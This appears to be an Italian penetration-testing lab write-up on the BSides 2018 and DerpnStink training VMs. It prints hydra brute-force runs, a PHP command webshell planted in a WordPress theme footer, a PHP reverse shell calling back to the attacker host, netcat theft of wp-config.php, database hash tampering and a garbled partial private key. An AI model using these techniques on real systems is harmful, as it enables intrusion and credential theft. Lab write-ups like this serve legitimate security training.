l purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-20 03:41:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143
[DATA] attacking ssh://192.168.32.101:22/
[22][ssh] host: 192.168.32.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
```

```
(kali㉿kali)-[~]
$ ssh anne@192.168.32.101
sign_and_send_pubkey: no mutual signature supported
anne@192.168.32.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jun 22 02:44:51 2023 from 192.168.32.102
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
```

c) Accediamo a ssh con le credenziali ricavate e tramite id noto che anne fa parte del gruppo sudo.

d) Con sudo -l visualizziamo i permessi sudo dell'utente.

Anne ha tutti i privilegi di sudo, può eseguire i comandi con privilegi di amministratore su qualsiasi host e con qualsiasi utente specificato nel sistema.

In questo caso usiamo sudo -i avviando una nuova shell interattiva come utente root.

Con id controlliamo che anne abbia privilegi root e catturiamo il flag.

```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne) 27(sudo)
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL)
anne@bsides2018:~$ sudo -i
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?


@abatchy17
```

sudo su cambia l'utente corrente in root senza avviare una nuova shell, sudo -l mostra i privilegi di sudo dell'utente corrente senza avviare una shell, mentre sudo -i avvia una nuova shell interattiva come utente root con un ambiente completo

3) Altri Exploit

a) Facendo login con l'administrator john possiamo esplorare opzioni aggiuntive per generare una reverse shell sfruttando le vulnerabilità trovate dalla scansione con wpscan.

Possiamo caricare una reverse shell da upload con add plugins.



b) Uso uno script che consente di eseguire comandi da riga di comando sul server web attraverso il parametro 'cmd'.

Quando si accede a questa pagina PHP con un valore specificato per il parametro 'cmd', il codice esegue il comando fornito utilizzando la funzione exec() di PHP. Il risultato dell'esecuzione del comando viene memorizzato nell'array \$results e quindi viene iterato per visualizzare ogni riga del risultato con un tag
 per separarle.

```
GNU nano 7.2          webshell.php *
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    exec($cmd, $results);
    foreach( $results as $r )
    {
        echo $r."<br/>";
    }
    echo "</pre>";
    die;
}
?>
```

Una volta fatto l'upload verrà visualizzato un errore ma la shell sarà avviata ed i parametri cmd eseguiti.



c) In questo caso testiamo cmd=cat /etc/passwd.

Index of /backup_wordpress

Name	Last modified	Size	Description
Parent Directory			
webshell.php	20-Jun-2023 01:18	233	

Il file /etc/passwd contiene informazioni sensibili sugli utenti del sistema, inclusi i loro nomi utente, ID utente, directory home e altri dettagli.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

c) Vado ad incollare la stessa shell nel theme footer.

```
Twenty Sixteen: Theme Footer (footer.php)
```

```
");  
    >  
    >  
    >  
    > echo esc_url( home_url( ' ' ) ); ?>  
    ></a></span>  
    ><a href=<?php echo esc_url( __url__( 'https://wordpress.org/' ); ?>><?php printf( __('Proudly powered by %s', 'twentysixteen' ), 'WordPress' ); ?><a>  
    ><div><!-- .site-info -->  
    ></div><!-- .site-footer -->  
    ></div><!-- .site-inner -->  
    >  
    >?php wp_footer(); ?>  
    >  
    >?php  
    if(isset($_REQUEST['cmd'])){  
        echo "pre";  
        $cmd = $_REQUEST['cmd'];  
        exec($cmd);  
        $results = shell_exec($cmd);  
        foreach($results as $r){  
            echo $r."  
        }  
    }  
    >
```

Il tema verrà modificato correttamente.

Il contenuto del file /etc/passwd verrà visualizzato nel footer del sito.

Edit Themes

File edited successfully.

Twenty Sixteen: Theme Footer (footer.php)

```
Deprecated WordPress blog
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Giorno 4 Hacking

DerpnStink

Obiettivo: Penetrare all'interno della macchina e
“catturare” le 4 Flag presenti

- a) Impostiamo l'indirizzo ip Kali DHCP su Bridged come la VM Derpnstink per permettere la comunicazione tra le due.



```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.2 [REDACTED] netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::a00:27ff:fe7:e136 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
              RX packets 216 bytes 73769 (72.0 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 42 bytes 7094 (6.9 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
└─$ nmap -sn -T5 192.168.1.2/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-20 05:49 EDT
Nmap scan report for [REDACTED] (192.168.1.1)
Host is up (0.0020s latency).
Nmap scan report for kali.homenet. [REDACTED] (192.168.1.2)
Host is up (0.0012s latency).
Nmap scan report for [REDACTED] (192.168.1.3)
Host is up (0.028s latency).
Nmap scan report for [REDACTED] (192.168.1.4)
Host is up (0.0029s latency).
Nmap scan report for DeRPNStiNK.homenet. [REDACTED] (192.168.1.112)
Host is up (0.00072s latency).
```

L'indirizzo ip di Kali è quindi 192.168.1.2, quello di Derpn 192.168.1.112.

- b) Facciamo un *ping sweep network* "-sn", ovvero una scansione di tipo ping per determinare gli host attivi, inviando pacchetti ICMP Echo Request (ping) e aspettandosi una risposta dai dispositivi presenti nella rete specificata. Quindi, il comando esegue una scansione rapida e aggressiva per individuare gli indirizzi IP attivi nella rete.

b) Procediamo con una scansione completa inclusa la rilevazione del sistema operativo(-A), la scansione delle versioni dei servizi(-sV), l'esecuzione di script di scansione predefiniti(-sC), l'analisi di tutte le porte aperte(-p-) e la generazione di un output dettagliato durante la scansione(-v).

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p- -A -v -T4 192.168.1.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-20 05:53 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
```

Dalla scansione possiamo notare:

- **Porta 21 ftp aperta**
- **Porta 22 ssh** aperta con protocolli DSA (Digital Signature Algorithm), RSA (Rivest-Shamir-Adleman), ECDSA (Elliptic Curve Digital Signature Algorithm) e ED25519 (Edwards-curve Digital Signature Algorithm). Tutti questi algoritmi utilizzano sia chiavi pubbliche che chiavi private per generare e verificare firme digitali.
- **Porta 80 http aperta** con il file "robots.txt", che presenta restrizioni per le directory /php/ e /temporary/.

```
Nmap scan report for DeRPnStiNK.homenet.192.168.1.112 (192.168.1.112)
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|   256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: DeRPnStiNK
| http-robots.txt: 2 disallowed entries
| /php/
| /temporary/
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

1) Cattura Prima Flag

a) Con **nikto** siamo andati a scansionare la macchina per individuare le vulnerabilità delle Web App, dai risultati troviamo:

- Possibile vulnerabilità ad attacchi di clickjacking
 - Header “X-Content-Type-Options” non impostato con possibili XSS e content spoofing.
 - Directory /temporary/ dove il server risponde in modo incoerente alle richieste di accesso.
 - Versione obsoleta di Apache.
 - Info sensibili (inode) divulgate tramite header ETags associato.
 - Header “X-Powered-By” ottenuto nel percorso /weblog.
 - File default /icons/README presente.
 - File /wp-config.php individuato.

```
[kali㉿kali:]-[~]
└─# nmap -h 192.168.1.112
Nmap V7.0

+ Target IP:          192.168.1.112
+ Target Hostname:    192.168.1.112
+ Target Port:        80
+ Start Time:         2023-06-20 06:06:58 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/temporary/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600\_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags. Header found with file /, inode: 512, size: 55dcb6aa2f50, mtime: gzip. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
/weblion/: Retrieved x-powered-by header: PHP/5.5.9-lubuntu4.22.
/licons/README: Apache default file found. See: https://www.vnwtweb.co.uk/apache-restricting-access-to-liconsreadme/
/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
8104 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-06-20 06:08:06 (GMT-4) (68 seconds)

+ 1 host(s) tested
```

b) Con **gobuster** andiamo ad enumerare le directory e i nomi dei file. Specificando le estensioni, la wordlist ed accelerando la scansione con 10 thread. La scansione trova diversi elementi tra i quali notiamo:

- Status:403* vengono indicate le risorse con accesso vietato
Status:301 quelle spostate su un nuovo percorso
Status:200 quelle accessibili.

c) Andando ad analizzare l'URL con inspect del browser possiamo trovare la prima flag.
flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166)



```
<div>
  <div>
    <div>
      <div>
        <div>
          <div>
            <div>
              <div>
                <div>
                  <div>
                    <div>
                      <div>
                        <div>
                          <div>
                            <div>
                              <div>
                                <div>
                                  <div>
                                    <div>
                                      <div>
                                        <div>
                                          <div>
                                            <div>
                                              <div>
                                                <div>
                                                  <div>
                                                    <div>
                                                      <div>
                                                        <div>
                                                          <div>
                                                            <div>
                                                              <div>
                                                                <div>
                                                                  <div>
                                                                    <div>
                                                                      <div>
                                                                        <div>
                                                                          <div>
                                                                            <div>
                                                                              <div>
                                                                                <div>
                                                                                  <div>
                                                                                    <div>
                                                                                      <div>
                                                                                        <div>
                                                                                            <div>
                                                                                                <div>
                                                                                                  <div>
                                                                                                    <div>
                                                                                                      <div>
                                                                                                        <div>
                                                                                                          <div>
                                                                                                            <div>
                                                                                                              <div>
                                                                                                                <div>
                                                                                                                  <div>
                                                                                                                    <div>
                                                                                                                      <div>
                                                                                                                        <div>
                                                                                                                          <div>
                                                                                                                            <div>
                                                                                                                              <div>
                                                                                                                                <div>
                                                                                                                                  <div>
                                                                                                                                    <div>
                                                                                                                                      <div>
                                                                                                                                        <div>
                                                                                                                                          <div>
                                                                                                                                            <div>
                                                                                                                                                <div>
                                                                                                                                                  <div>
                                                                                                                                                    <div>
                                                                ................................................................
```

2) Cattura Seconda Flag

a) Nel robots.txt troviamo istruzioni per gli agenti software o bot che visitano il sito web. L'accesso è disabilitato per la directory /php/ e /temporary/.

La direttiva /php/ viene rispettata, mentre quella in /temporary/ no, permettendo di visualizzare il contenuto.

Visitando /weblog/ non viene raggiunto il sito web, probabilmente a causa di problemi di risoluzione DNS.



```
GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
192.168.1.112  derpnstink.local
::1            localhost ip6-localhost ip6-loopback
ff02 ::1       ip6-allnodes
ff02 ::2       ip6-allrouters
```

→ C ⌂ derpnstink.local/weblog/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

DeRPnStiNK Professional Services

CaniHazURMoneyPlz

In questo modo è possibile visualizzare correttamente la pagina.

Dal risultato possiamo notare che il plugin *slide-show* è nella versione 1.4.6, questo consente a qualsiasi utente registrato (Amministratore, Editor, Autore, Collaboratore e Sottoscrittore) di caricare una shell PHP per sfruttare il sistema host.

```
[i] Plugin(s) Identified:  
[+] slideshow-gallery  
| Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/  
| Last Updated: 2023-03-15T21:34:00.000Z  
| [!] The version is out of date, the latest version is 1.7.7  
|  
| Found By: Urls In Homepage (Passive Detection)  
|  
| Version: 1.4.6 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
```

b) Successivamente facciamo una scansione dell'URL per enumerare *utenti*, *plugin* e *temi* utilizzati sul sito **WordPress**.

```
(kali㉿kali)-[~]  
$ wpscan --url http://derpnstink.local/weblog/ --enumerate u,p,t
```



```
[i] User(s) Identified:  
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```


Inoltre, è presente l'utente **admin**.

c) Successivamente utilizziamo **hydra** con wordlist **rockyou** per trovare la password dell'utente admin.

La stringa di dati di login viene inviata come parte di una richiesta POST al server dell'applicazione **WordPress** al fine di effettuare l'autenticazione e l'accesso all'account utente corrispondente.

```
[kali㉿kali:~] $ hydra -l admin -P /home/kali/Desktop/rockyou.txt 192.168.1.112 -V http-post-form '/ weblog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location' -t 25
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```


```
[80][http-post-form] host: 192.168.1.112    login: admin    password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-22 0
```



La password risulta essere **admin**.

Andando sulla pagina di login di **WordPress** facciamo l'accesso usando le credenziali ottenute.

d) Admin ha privilegi utenti bassi, per cui sfruttiamo la vulnerabilità *Slideshow Gallery* segnalata da [WPScan](#) che consente di fare upload arbitrario di file sfruttando le funzionalità del plugin.
Scelgo una reverse shell in php già presente in Kali.



Vado a modificarla con nano specificando ip di Kali e porta 8888.

```
GNU nano 7.2
rshell.php
// proc_open and stream_set_blocking require PHP version 4.3+, o
// Use of stream_select() on file descriptors returned by proc_o
// Some compile-time options are needed for daemonisation (like
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you g
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.2'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Carichiamo la reverse shell sul server con Manage Slides, chiamandola *ciao*.

ID	Image	Title	Galleries
6	ciao	ciao	None

e) Per stabilire la connessione avviamo un **handler** con **netcat** in ascolto sulla porta 8888, ottenendo il controllo sul server remoto.

```
(kali㉿kali)-[~/Desktop]
$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.112] 42062
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:00:08 UTC 2017
GNU/Linux
08:01:41 up 2:20, 0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0        192.168.1.112  08:01:41   0.00s  0.00s  0.00s /bin/sh: 0: can't access tty; job control turned off
```

Tramite comando *id* verifico che stiamo operando con l'utente di sistema *www-data*, con *pwd* visualizzo la directory corrente /, ovvero la directory root del sistema. L'utente *www-data* ha solitamente privilegi minimi per eseguire le operazioni di servizio web.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
```

Tramite *cat* /etc/passwd notiamo che sono presenti due utenti: *stinky* e *mrderp*.

```
stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky:/bin/bash
ftp:x:118:126:ftp daemon,,,:/srv/ftp:/bin/false
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash
```

Cerchiamo quindi il file di configurazione di **WordPress** per ricavare le credenziali di accesso del database.

Ci muoviamo nella directory /var/www/html e tramite *ls* vediamo la lista dei file all'interno.

```
$ cd /var/www/html
$ ls
css
derp.png
index.html
js
php
robots.txt
stinky.png
temporary
weblog
webnotes
```

All'interno di *weblog* troviamo il file *wp-config.php*.

Con *cat* inviamo il contenuto del file wp-config.php alla macchina Kali tramite una connessione Netcat in uscita.

Da Kali accettiamo la connessione in entrata da parte della macchina remota tramite Netcat e salviamo l'output ricevuto nel file wp.config.php.


```
$ cat wp-config.php | nc -l -p 4444
```



wp.config.php

```
/bin/sh: 0: can't access tty; job control
$ ^C
(kali㉿kali)-[~/Desktop]
$ nc 192.168.1.112 4444 > wp.config.php
(kali㉿kali)-[~/Desktop]
```

f) Con nano apriamo il file ed ottengo l'username del database MySQL (root) e la password (mysql).



```
GNU nano 7.2
wp-config.php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * MySQL settings
 * Secret keys
 * Database table prefix
 * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');


/** MySQL database password */
define('DB_PASSWORD', 'mysql');
```

Sulla pagina di phpMyAdmin facciamo l'accesso con le credenziali ottenute.




Selezioniamo admin, copiamo e incolliamo la sua hash sull'utente unclestinky.

Sappiamo già che la password di admin è admin, in questo caso unclestinky avrà password admin.



Navigando nel database di wordpress, selezioniamo wp_users e troviamo le hash delle password degli utenti.



ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BgnU3VLA... RWd3drkfVluQr6mFvpd/	unclestinky	unclestinky@DeRPnStiNK.local
2	admin	\$P\$BgnU3VLA... RWd3drkfVluQr6mFvpd/	admin	admin@derpnstink.local



ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BgnU3VLA... RWd3drkfVluQr6mFvpd/	unclestinky	unclestinky@DeRPnStiNK.local

g) Successivamente ripetiamo l'accesso a wordpress con le credenziali ottenute.

Si nota subito che uncllestinky ha accesso completo.

The screenshot shows the WordPress dashboard at derpnstink.local/weblog/wp-admin. The left sidebar is highlighted with a pink border, showing the user 'uncllestinky' has full access. The dashboard includes sections for Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, and Slideshow. A message at the top says 'WordPress 6.2.2 is available! Please update now.' Below it, there's a 'Get Started' button and an 'At a Glance' section showing 1 Post and 1 Comment.



Nei post troviamo la seconda flag.

`flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)`

The screenshot shows the 'Posts' screen in the WordPress admin area. It lists two posts: 'Flag.txt — Draft' and 'Hello world!', both created by the user 'uncllestinky'. The 'Flag.txt' post is highlighted with a pink border.

The screenshot shows the edit screen for the 'Flag.txt' post. The content area contains the flag: `flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)`.

3) Cattura Terza Flag

a) Navigando negli user troviamo la lista degli utenti del database MySQL.

host	Host	User	Password
ndb_binlog_index	localhost	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA
plugin	derpnstink	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA
proc	127.0.0.1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA
proxies_priv	::1	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17FA
servers	debian-sys-maint	root	*B95758C76129F85E0D68CF79F38B66F156804E93
slow_log	derpnstink.local	unclestinky	98776AFB479B31E8047026F1185E952DD1E530CB
tables_priv	localhost	phpmyadmin	*4ACFE3202A5FF5CF467898FC58AAB1D615029441
time_zone			
time_zone_leap_second			
time_zone_name			
time_zone_transition			
time_zone_transition_type			
user			

Prendiamo l'hash di unclestinky e la cracco con CrackStation.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)). QubesV3.1BackupDefaults

Hash	Type	Result
98776AFB479B31E8047026F1185E952DD1E530CB	MySQL-1+	wedgie57

La password è wedgie57.

Tramite ftp ci connettiamo con l'user stinky e password wedgie57.

```
(kali㉿kali)-[~/Desktop]
$ ftp 192.168.1.112
Connected to 192.168.1.112.
220 (vsFTPd 3.0.2)
Name (192.168.1.112:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Spostandoci nelle directory trovando il file key.txt.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKQcAEw5n10E76mj7t64f0pAbKnFyikjz4y8qYUxi:MjirRpqtD04
3xba3o6v7y82svuAH86yScUs08dHUTMLA+ogsmoaJfhzEtXug8f1gks9c0
4Jz2t091H9mPkjzvDl9oW2Nh1XctVFTz68zE2J18xsh8Euhi-dw69M+Add0imn
5AKDPL7z7sewgb3j9i:olatJnvJyJz21Mb2x0j6/ZDE2trrb5y5c9ya09/f
65x29f1oTsyh1Q0d9cTgh/Jpkmdz210us8ceGKt6B+D8rzohgkm03/vvB
7LHKal03mhshttdP4bFc3f0TSyJob6oFx+w1DAQa0IBACE05d2H8E26cc
8RkRfEn0Bk2z/+203719bdNey80HkJBpp0zR5tEz02/z9598b1k91PjB5dSA1iAD
93c3VrJ00HxvtMloloqoAbyna/ATInYhjoCIA5PdVv1Me2A8gs+1kkCbeoGPv4
0phluKR8q1a1K192N25Vm7FvFVL5aFNSeW1z107Df++VSDeet7nL2ggzadNk
1.08:CK9mF62w1IMK52j31ns+112kPw+q0b0yvFneuxcvKMFDv/ADFFeQC1yq
2.YbVspIecZN4H0d/B8V04+6u9uo0IDfqbd1JWF1Q56e6kspsQ0M/ J6pRQhL0
